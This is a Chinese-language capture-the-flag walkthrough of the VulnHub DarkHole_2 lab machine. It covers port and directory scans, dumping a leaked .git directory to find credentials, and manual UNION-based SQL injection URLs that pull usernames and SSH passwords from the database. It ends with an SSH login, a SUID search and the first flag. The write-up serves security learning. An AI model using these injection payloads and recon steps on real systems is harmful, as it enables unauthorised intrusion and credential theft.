DarkHole_2

前言

靶场来自VulnHub DarkHole_2

https://get-shell.com/?golink=aHR0cHM6Ly93d3cudnVsbmh1Yi5jb20vZW50cnkvZGFya2hvbGUtMiw3NDAv&nonce=e4d246be0a

项目来自灵境

https://github.com/414aaj/LingJing

环境

1
2
靶机:192.168.242.64
kali:192.168.10.131

信息收集

端口扫描

1
2
3
nmap -sT --min-rate 10000 -p- 192.168.242.64

nmap -sT -sV -sC -O -p22,80 192.168.242.64
nmap --script=vuln -p22,80 192.168.242.64

image-20260115203427009

根据扫描结果,192.168.242.64:80/.git/存在.git目录

目录扫描

1
dirsearch -u http://192.168.242.64
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
/.git/
/.git/config
/.git/COMMIT_EDITMSG
/.git/description
/.git/HEAD
/.git/hooks/
/.git/info/
/.git/index
/.git/info/exclude
/.git/logs/
/.git/logs/HEAD
/.git/logs/refs/heads/master
/.git/refs/
/.git/refs/heads/master
/.git/objects/
/.idea/
/.idea/modules.xml
/.idea/workspace.xml
/config/
/dashboard.php
/js/
/login.php
/logout.php
/style/

config,dashboard.php都看不到啥东西,重心放在.git路径

.git泄露

工具

https://github.com/safesword/GitHackTool?tab=readme-ov-file

1

python.exe GitHack.py http://192.168.242.64/.git/

image-20260115210320582

继续审计.git

查看提交

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
git log


commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300

First Initialize

根据第二条查看

1
git show a4d900a8d85e8938d3601f3cef113ee293028e10

找到关键信息

image-20260115211442202

1
lush@admin.com:321

尝试登录


登录成功

image-20260115211638635

顺带看看config文件

1
2
<?php
$connect = new mysqli("localhost","root","","darkhole_2");

数据库空密码,但登录失败,3306没有开放

SQL注入

主页的表单没有找到sql注入,但在url找到?id=1参数,测试后没有越权,尝试sql注入

1
2
3
4
5
6
id =1'    
#无回显
id =1' and 1=1#
#有回显
?id=1' and 1=2#
#无回显

基本存在,先尝试手工注

6个字段

1
http://192.168.242.64/dashboard.php?id=1%27%20order%20by%206%20--+

测回显

1
http://192.168.242.64/dashboard.php?id=0%27%20union%20select%201,2,3,4,5,6%20%20--+

image-20260115213232773

1

http://192.168.242.64/dashboard.php?id=0%27%20union%20select%201,database(),user(),4,version(),6%20%20--+

image-20260115213312333

已知数据库

爆表

1
http://192.168.242.64/dashboard.php?id=0' union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database() --+

image-20260115213440818

对ssh感兴趣,所以先看users

1

http://192.168.242.64/dashboard.php?id=0' union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='users' --+

image-20260115213553846

爆数据

1

http://192.168.242.64/dashboard.php?id=0' union select 1,group_concat(username,':',password),3,4,5,6 from users --+

只出来一个用户,怪不得不能越权

再看ssh表

1
http://192.168.242.64/dashboard.php?id=0' union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='ssh' --+

image-20260115213756022

1

http://192.168.242.64/dashboard.php?id=0' union select 1,group_concat(id,':',user,':',pass),3,4,5,6 from ssh --+

image-20260115213848086

拿到ssh凭证

1
jehad:fool

ssh登录


成功

image-20260115214004740

提权

知道密码,查看sudo权限

image-20260115214104971

可惜


寻找suid

1
find / -perm -u=s -type f 2>/dev/null

image-20260115214300561

也没啥可用的

翻翻文件

losy/用户找到第一个flag

1
DarkHole{'This_is_the_life_man_better_than_a_cruise'}

